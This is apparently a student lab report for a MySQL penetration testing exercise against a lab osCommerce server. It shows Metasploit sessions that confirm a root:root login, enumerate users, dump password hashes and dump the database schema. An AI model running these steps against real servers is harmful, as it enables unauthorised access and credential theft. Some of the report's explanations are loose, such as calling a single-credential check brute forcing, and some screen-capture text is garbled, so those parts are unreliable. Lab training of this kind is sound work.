

Lucas Hedges, Folly Teko, Rami Mohamed

Project – MySQL Pen Testing


Guidelines

- 1) Each member must submit a copy with all group members name (4 members max)

Tasks

Task 1. Nmap scan of the server

- Take a screenshot of the outcome.
- Describe your observation after a nmap scan.



```
(root@kali)~# nmap -sV -p 3306 192.168.1.220
Starting Nmap 7.91 ( https://nmap.org ) at 2024-12-03 14:10 EST
Nmap scan report for www.cis-mart.com (192.168.1.220)
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.5.62-0ubuntu0.14.04.1
MAC Address: 2E:52:CF:DF:22:5F (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

After completing a scan using the nmap command, we discover that they are using MySQL version 5.5.62-0ubuntu0.14.04.1. This lets us know that we can now start to test for SQL injection

Task 2. Brute-forcing logins

- Take a screenshot of the outcome.
- Explain what you have accomplished.

```
Support: [?] available at the osCommerce Support Site. kali@CISkali: ~
File Actions Edit View Help
i wish to download the solution powering this shop, or if you wish to contribute to the osCommerce project, please visit the support site of
mmerce. This shop is running on osCommerce Online Merchant v2.2 RC1.
w Produ

Interact with a module by name or index. For example info 32, use 32 or use e
xploit/multi/http/zpanel_information_disclosure_rce

msf6 > use auxillary/scanner/mysql/mysql_login
[-] No results from search
[-] Failed to load module: auxillary/scanner/mysql/mysql_login
msf6 > use 16
[-] Invalid module index: 16
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.1.220
RHOST => 192.168.1.220
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_login) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.220:3306 - 192.168.1.220:3306 - Found remote MySQL version 5
.5.62
[+] 192.168.1.220:3306 - 192.168.1.220:3306 - Success: 'root:root'
[*] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > 
```

- What we have done is use metasploite in order to brute force the password to the e-commerce site. We defined the Receiving Host Ip as well as the Receiving Port to target MySQL and used the provided MySQL login to confirm those were the correct login and we know they work shown by the success message.

Task 3. Obtaining MySQL version

- Take a screenshot of the outcome.
- Describe explicitly the version of MySQL.

-

```
excellent No Zpanel Remote Unauthenticated RCE
A Bug's Life $35.00
Courage Under Fire $29.99
Disciples: Sacred Lands $30.00

Interact with a module by name or index. For example info 32, use 32 or use e
xploit/multi/http/zpanel_information_disclosure_rce


msf6 > 18
[-] Unknown command: 18
msf6 > use 18
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOST 192.168.1.220
RHOST => 192.168.1.220
msf6 auxiliary(scanner/mysql/mysql_version) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.1.220:3306 - 192.168.1.220:3306 is running MySQL 5.5.62-0ubunt
u0.14.04.1 (protocol 10)
[*] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > 
```

The version of MySQL being used is [MySQL version 5.5.62-0ubuntu0.14.04.1](#). This is an legacy version of mySQL and has lost support for a while.

Task 4. Enumerating MySQL Users

- Take a screenshot of the outcome.
- Describe explicitly MySQL users you've extracted.



- The user **John** has the **CREATE USER**, **RELOAD**, **SHUTDOWN**, and **FILE** privileges, granting him significant control over the MySQL database.
- His host is specified as %, meaning he can connect from **any IP address**.
- These privileges allow John to manage users, reload the database, shut down the server, and access files.
- This level of access makes John a potentially high-risk account if not properly monitored or secured.

Task 5. Dump password hashes of MySQL Users

- Take a screenshot of the outcome to report the password hashes you've extracted.


```


msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 192.168.1.220:3306 - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306 - Saving HashString as Loot: debian-sys-maint:*966BA1027D61C7C9D08B5B185261996828BF81A4
[+] 192.168.1.220:3306 - Saving HashString as Loot: osCommerceUSER:*035E4C7E038DA641A7D0D01E58D43675FB5665E1
[+] 192.168.1.220:3306 - Saving HashString as Loot: john:*DACDE7F5744D3CB439B40D938673B8240B824853
[+] 192.168.1.220:3306 - Saving HashString as Loot: root:*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[+] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) >

```

Task 6. Dump database schema

- Take a screenshot of the outcome.
- How many tables did you find?



```

File Actions Edit View Help
- ColumnName: customer_id
  ColumnType: int(11)
- ColumnName: full_name
  ColumnType: varchar(64)
- ColumnName: session_id
  ColumnType: varchar(128)
- ColumnName: ip_address
  ColumnType: varchar(15)
- ColumnName: time_entry
  ColumnType: varchar(14)
- ColumnName: time_last_click
  ColumnType: varchar(14)
- ColumnName: last_page_url
  ColumnType: varchar(255)
- TableName: zones
  Columns:
  - ColumnName: zone_id
    ColumnType: int(11)
  - ColumnName: zone_country_id
    ColumnType: int(11)
  - ColumnName: zone_code
    ColumnType: varchar(32)
  - ColumnName: zone_name
    ColumnType: varchar(32)
- TableName: zones_to_geo_zones
  Columns:
  - ColumnName: association_id
    ColumnType: int(11)
  - ColumnName: zone_country_id
    ColumnType: int(11)
  - ColumnName: zone_id
    ColumnType: int(11)
  - ColumnName: geo_zone_id
    ColumnType: int(11)
  - ColumnName: last_modified
    ColumnType: datetime
  - ColumnName: date_added
    ColumnType: datetime
[*] 192.168.1.220:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >

```

We counted 47 tables, we may be off by one or two but we know that it is close to this number.